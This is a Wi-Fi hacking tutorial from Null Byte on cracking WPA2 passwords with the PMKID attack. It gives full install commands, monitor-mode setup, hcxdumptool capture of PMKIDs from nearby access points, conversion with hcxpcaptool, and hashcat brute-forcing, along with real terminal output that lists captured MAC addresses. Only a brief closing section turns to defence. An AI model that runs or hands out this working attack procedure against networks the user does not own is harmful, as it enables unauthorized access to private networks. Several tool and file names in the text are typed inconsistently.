


```
Session..........: hashcat
Status...........: Running
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: galleriaHC.16800
Time.Started.....: Sun Oct 28 22:32:57 2018 (24 mins, 4 secs)
Time.Estimated...: Sun Oct 28 23:05:58 2018 (8 mins, 52 secs)
Guess.Base.......: File (topwifipass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:       26 H/s (15.19ms) @ Accel:1 Loops:1024 Thr:1 Vec:4
Recovered........: 0/21 (0.00%) Digests, 0/20 (0.00%) Salts
Progress.........: 82120/96020 (85.52%)
Rejected.........: 0/82120 (0.00%)
Restore.Point....: 4104/4801 (85.48%)
Candidates.#1....: failsafe -> enchanted
HWMon.Dev.#1.....: N/A
```

HOW TO HACK WI-FI

Cracking WPA2 Passwords Using the New PMKID Hashcat Attack

BY KODY 11/12/2018 3:09 PM POPULAR WI-FI HACKING

Cracking the password for WPA2 networks has been roughly the same for many years, but a new attack requires less interaction and information than previous techniques and has the added advantage of being able to target access points with no one connected. This new attack against the PMKID uses Hashcat to crack WPA passwords and allows hackers to find networks with weak passwords more easily.

The Old Way to Crack WPA2 Passwords

The old way of cracking WPA2 has been along quite some time and involves momentarily disconnecting a connected device from the access point we want to try to crack. This has two downsides which are important for Wi-Fi hackers to understand.

The first downside is the requirement that someone is connected to the network to attack it. The network password might be weak and very easy to break, but without a device connected to briefly kick off, there is no opportunity to capture a handshake, thus no chance to try cracking it.

- **Don't Miss:** Hack WPA & WPA2 Wi-Fi Passwords with a Pixie-Dust Attack

The second downside of this tactic is that it's noisy and legally troubling in that it forces you to send packets that deliberately disconnect an authorized user for a service they are paying to use. This kind of unauthorized interference is technically a denial-of-service attack and, if sustained, is equivalent to jamming a network. This can get you into trouble and is easily detectable by some of our previous guides.

A New Method of Password Cracking

Rather than relying on intercepting two-way communications between Wi-Fi devices to try cracking the password, an attacker can communicate directly with a vulnerable access point using the new method. On Aug. 4, 2018, a post on the Hashcat forum detailed a new technique leveraging an attack against the RSN IE (Robust Security Network Information Element) of a single EAPOL frame to capture the needed information to attempt a brute-force attack.

Similar to the previous attacks against WPA, the attacker must be in proximity to the network they wish to attack. The objective will be to use a Kali-compatible wireless network adapter to capture the information needed from the network to try brute-forcing the password. Rather than using Aireplay-ng or Aircrack-ng, we'll be using a new wireless attack tool to do this called hcxtools.

- **Don't Miss:** Select a Field-Tested Kali Linux Compatible Wireless Adapter


Using Hcxtools & Hashcat

Hcxdumptool and hcxpcaptool are tools written for Wi-Fi auditing and penetration testing, and they allow us to interact with nearby Wi-Fi networks to capture WPA handshakes and PMKID hashes. It works similar to Besside-ng in that it requires minimal arguments to start an attack from the command line, can be run against either specific targets or targets of convenience, and can be executed easily over SSH on a Raspberry Pi or another device without a screen.

Once the PMKID is captured, the next step is to load the hash into Hashcat and attempt to crack the password. This is where hcxtools differs from Besside-ng, in that a conversion step is required in order to prepare the file for Hashcat to use. We'll use hcxpcaptool to convert our PCAPNG file into one Hashcat can work with, leaving only the step of selecting a strong list of passwords for your brute-forcing attempts.

- **Don't Miss:** How to Automate Wi-Fi Hacking with Besside-ng

It's worth mentioning that not every network is vulnerable to this attack. Because this is an optional field added by some manufacturers, you should not expect universal success with this technique. Whether you are able to capture the PMKID depends on if the manufacturer of the access point did you the favor of including an element that includes it, and whether you can crack the captured PMKID depends on if the underlying password is contained in your brute-force password list. If either condition is not met, this attack will fail.


Crack WPA2 Networks with the New PMKID Hashcat Attack [Tutorial]

What You'll Need

To try this attack, you'll need to be running Kali Linux and have access to a wireless network adapter that supports monitor mode and packet injection. We have several guides about selecting a compatible wireless network adapter below.

- **Don't Miss:** Buy the Best Wireless Network Adapter for Wi-Fi Hacking in 2018

Aside from a Kali-compatible network adapter, make sure that you've fully updated and upgraded your system. If you don't, some packages can be out of date and cause issues while capturing.

Step 1

Install Hxctools & Hashcat

First, we'll install the tools we need. To download , type the following into a terminal window.

```
git clone https://github.com/ZerBea/hcxdumptool.git
cd hcxdumptool
make
make install
```

When this finishes installing, we'll move onto installing hxctools. To do this, open a terminal window and paste the following line by line. If you get an error, try typing **sudo** before the command.

```
cd
git clone https://github.com/ZerBea/hcxtools.git
cd hxctools
make
make install
```

Finally, we'll need to install Hashcat. This should be easy, as it's included in the Kali Linux repo by default. Simply type the following to install the latest version of Hashcat.

```
apt install hashcat
```

With this complete, we can move on to setting up the wireless network adapter.

Step 2

Prepare the Wireless Network Adapter

After plugging in your Kali-compatible wireless network adapter, you can find the name by typing **ifconfig** or **ip a**. Typically, it will be named something like wlan0. The first step will be to put the card into wireless monitor mode, allowing us to listen in on Wi-Fi traffic in the immediate area.

To do this, type the following command into a terminal window, substituting the name of your wireless network adapter for wlan0.

```
airmon-ng start wlan0

Found 3 processes that could cause trouble
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

 PID Name
 555 NetworkManager
 611 wpa_supplicant
6636 dhclient

PHY     Interface   Driver      Chipset

phy0    wlan0       ath9k       Qualcomm Atheros QCA9565 / AR9565 Wireless Network Adapter

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
phy1    wlan1       ath9k_htc   Atheros Communications, Inc. AR9271 802.11n
```

Now, your wireless network adapter should have a name like "wlan0mon" and be in monitor mode. You can confirm this by running **ifconfig** again.

Step 3

Use Hxcdump to Capture PMKIDs from Local Networks

Now we are ready to capture the PMKIDs of devices we want to try attacking. With our wireless network adapter in monitor mode as "wlan1mon," we'll execute the following command to begin the attack.

```
hcxdumptool -i wlan1mon -o galleria.pcapng --enable__status=1
```

Breaking this down, **-i** tells the program which interface we are using, in this case, wlan1mon. The file name we'll be saving the results to can be specified with the **-o** flag argument. The channel we want to scan on can be indicated with the **-c** flag followed by the number of the channel to scan.

In our command above, we're using wlan1mon to save captured PMKIDs to a file called "galleria.pcapng." While you can specify another **status** value, I haven't had success capturing with any value except **1**.

```
warning: NetworkManager is running with pid 555
warning: wpa_supplicant is running with pid 611
warning: wlan1mon is probably a monitor interface

start capturing (stop with ctrl+c)
INTERFACE:...............: wlan1mon
FILTERLIST...............: 0 entries
MAC CLIENT...............: fcc233ca8bc5
MAC ACCESS POINT.........: 10ae604b9e82 (incremented on every new client)
EAPOL TIMEOUT............: 150000
REPLAYCOUNT..............: 62439
ANONCE...................: d8dd2206c82ad030e843a39e8f99281e215492dbef56f693cd882d4dfcde9956

[22:17:32 - 001] c8b5adb615ea -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:17:32 - 001] c8b5adb615e9 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:17:33 - 001] 2c95694f3ca0 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:17:33 - 001] 2c95694f3ca0 -> b4b686abc81a [FOUND PMKID]
[22:17:48 - 011] 14edbb9938ea -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:17:48 - 011] 88964e3a8ea0 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:17:49 - 011] dc7fa425888a -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:17:51 - 011] 88964e801fa0 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:17:57 - 001] 9822efc6fdff -> ba634d3eb80d [EAPOL 4/4 - M4 RETRY ATTACK]
[22:17:57 - 001] 9822efc6fdff -> ba634d3eb80d [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 6696]
[22:18:04 - 011] 803773defd01 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:19:21 - 011] 14edbb9ba0e6 -> 803773defd01 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 15
[22:19:34 - 006] 0618d629465b -> 58fb8433aac2 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 28
[22:19:42 - 005] e0220203294e -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:19:57 - 011] 14edbb9ba0e6 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:20:02 - 008] 14edbbd29326 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:20:04 - 008] 1c872c707c60 -> 78e7d17791e7 [FOUND PMKID]
[22:20:11 - 009] e0220453a576 -> fcc233ca8bc5 [FOUND PMKID CLIENT-LESS]
[22:20:27 - 001] ace2d32602da -> c8665d5dd654 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 5202]
INFO: cha=2, rx=32752, rx(dropped)=2801, tx=2205, powned=18, err=0
```

When you've gathered enough, you can stop the program by typing *Ctrl-C* to end the attack. This should produce a PCAPNG file containing the information we need to attempt a brute-forcing attack, but we will need to convert it into a format Hashcat can understand.

Step 4

Use Hxcpcaptool to Convert the Dump for Hashcat

To convert our PCAPNG file, we'll use hcxpcaptool with a few arguments specified. In the same folder that your .PCAPNG file is saved, run the following command in a terminal window.

```
hcxpcaptool -E essidlist -I identitylist -U usernamelist -z galleriaHC.16800 galleria.pcap
```

This command is telling hxcpcaptool to use the information included in the file to help Hashcat understand it with the **-E**, **-I**, and **-U** flags. The **-Z** flag is used for the name of the newly converted file for Hashcat to use, and the last part of the command is the PCAPNG file we want to convert.

Running the command should show us the following.

```
summary:
--------
file name....................: galleria.pcapng
file type....................: pcapng 1.0
file hardware information....: x86_64
file os information..........: Linux 4.18.0-kali2-amd64
file application information.: hcxdumptool 4.2.1
network type.................: DLT_IEEE802_11_RADIO (127)
endianess....................: little endian
read errors..................: flawless
packets inside...............: 1089
skipped packets..............: 0
packets with GPS data........: 0
packets with FCS.............: 732
beacons (with ESSID inside)..: 49
probe requests...............: 26
probe responses..............: 40
association requests.........: 103
association responses........: 204
reassociation requests.......: 2
reassocaition responses......: 7
authentications (OPEN SYSTEM): 346
authentications (BROADCOM)...: 114
authentications (APPLE)......: 1
EAPOL packets................: 304
EAPOL PMKIDs.................: 21
best handshakes..............: 4 (ap-less: 1)

21 PMKID(s) written to galleriahC.16800
```

Here, we can see we've gathered 21 PMKIDs in a short amount of time. Now we can use the "galleriaHC.16800" file in Hashcat to try cracking network passwords.

- **Don't Miss:** Protect Yourself from the KRACK Attacks WPA2 Wi-Fi Vulnerability

Step 5

Step 5

Select a Password List & Brute Force with Hashcat

To start attacking the hashes we've captured, we'll need to pick a good password list. You can find several good password lists to get started over at the SecList collection. Once you have a password list, put it in the same folder as the .16800 file you just converted, and then run the following command in a terminal window.

```
hashcat -m 16800 galleriaHC.16800 -a 0 --kernel-accel=1 -w 4 --force 'topwifipass.txt'
```

In this command, we are starting Hashcat in **16800** mode, which is for attacking WPA-PMKID-PBKDF2 network protocols. Next, we'll specify the name of the file we want to crack, in this case, "galleriaHC.16800." The **-a** flag tells us which types of attack to use, in this case, a "straight" attack, and then the **-w** and **--kernel-accel=1** flags specifies the highest performance workload profile. If your computer suffers performance issues, you can lower the number in the **-w** argument.

Next, the **--force** option ignores any warnings to proceed with the attack, and the last part of the command specifies the password list we're using to try to brute force the PMKIDs in our file, in this case, called "topwifipass.txt."

```
hashcat (v4.2.1) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-AMD A8-6410 APU with AMD Radeon R5 Graphics, 2553/2553 MB allocatable

Hashes: 21 digests; 21 unique digests, 20 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.1 -I OpenCL -I /usr/share/hashcat/OpenCL -D VENDOR_ID
Dictionary cache hit:

* Filename..: topwifipass.txt
* Passwords.: 4801
* Bytes.....: 45277
* Keyspace..: 4801

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

Depending on your hardware speed and the size of your password list, this can take quite some time to complete. To see the status at any time, you can press the *S* key for an update.

Step 6

Interpret the Results

As Hashcat cracks away, you'll be able to check in as it progresses to see if any keys have been recovered.

```
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: galleriaHC.16800
Time.Started.....: Sun Oct 28 22:32:57 2018 (7 mins, 50 secs)
Time.Estimated...: Sun Oct 28 22:57:50 2018 (17 mins, 3 secs)
Guess.Base.......: File (topwifipass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:       64 H/s (15.43ms) @ Accel:1 Loops:1024 Thr:1 Vec:4
Recovered........: 0/21 (0.00%) Digests, 0/20 (0.00%) Salts
Progress.........: 30180/96020 (31.43%)
Rejected.........: 0/30180 (0.00%)
Restore.Point....: 1508/4801 (31.41%)
Candidates.#1....: peter123 -> moneyman
HWon.Dev.#1......: N/A

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: galleriaHC.16800
Time.Started.....: Sun Oct 28 22:32:57 2018 (19 mins, 56 secs)
Time.Estimated...: Sun Oct 28 22:57:54 2018 (5 mins, 3 secs)
Guess.Base.......: File (topwifipass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:       64 H/s (15.24ms) @ Accel:1 Loops:1024 Thr:1 Vec:4
Recovered........: 0/21 (0.00%) Digests, 0/20 (0.00%) Salts
Progress.........: 76736/96020 (79.92%)
Rejected.........: 0/76736 (0.00%)
Restore.Point....: 3836/4801 (79.90%)
Candidates.#1....: monopoli -> mercenary
HWon.Dev.#1......: N/A

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

When the password list is getting close to the end, Hashcat will automatically adjust the workload and give you a final report when it's complete.

```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: hotspotcap.16800
Time.Started.....: Sun Oct 28 18:05:57 2018 (3 mins, 49 secs)
Time.Estimated...: Sun Oct 28 18:09:46 2018 (0 secs)
Guess.Base.......: File (topwifipass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:       42 H/s (15.56ms) @ Accel:1 Loops:1024 Thr:1 Vec:4
Recovered........: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.........: 9602/9602 (100.0%)
Rejected.........: 2/9602 (0.02%)
Restore.Point....: 4801/4801 (100.0%)
Candidates.#1....: 159159159 -> 00001111
HWon.Dev.#1......: N/A

Started: Sun Oct 28 18:05:56 2018
Stopped: Sun Oct 28 18:09:49 2018
```

If you've managed to crack any passwords, you'll see them here. In our test run, none of the PMKIDs we gathered contained passwords in our password list, thus we were unable to crack any of the hashes. This will most likely be your result too against any networks with a strong password but expect to see results here for networks using a weak password.

The PMKID Hashcat Attack Makes Wi-Fi Attacks Easier

While the new attack against Wi-Fi passwords makes it easier for hackers to attempt an attack on a target, the same methods that were effective against previous types of WPA cracking remain effective. If your network doesn't even support the robust security element containing the PMKID, this attack has no chance of success. You can audit your own network with hcxtools to see if it is susceptible to this attack.

Even if your network is vulnerable, a strong password is still the best defense against an attacker gaining access to your Wi-Fi network using this or another password cracking attack.

Because these attacks rely on guessing the password the Wi-Fi network is using, there are two common sources of guesses; The first is users picking default or outrageously bad passwords, such as "12345678" or "password." These will be easily cracked. The second source of password guesses comes from data breaches that reveal millions of real user passwords. Because many users will reuse passwords between different types of accounts, these lists tend to be very effective at cracking Wi-Fi networks.

I hope you enjoyed this guide to the new PMKID-based Hashcat attack on WPA2 passwords! If you have any questions about this tutorial on Wi-Fi password cracking or you have a comment, feel free to reach me on Twitter @KodyKinzie.

Don't Miss: Null Byte's Collection of Wi-Fi Hacking Guides

- Follow Null Byte on Twitter, Flipboard, and YouTube
- Sign up for Null Byte's weekly newsletter
- Follow WonderHowTo on Facebook, Twitter, Pinterest, and Flipboard

Cover photo and screenshots by Kody/Null Byte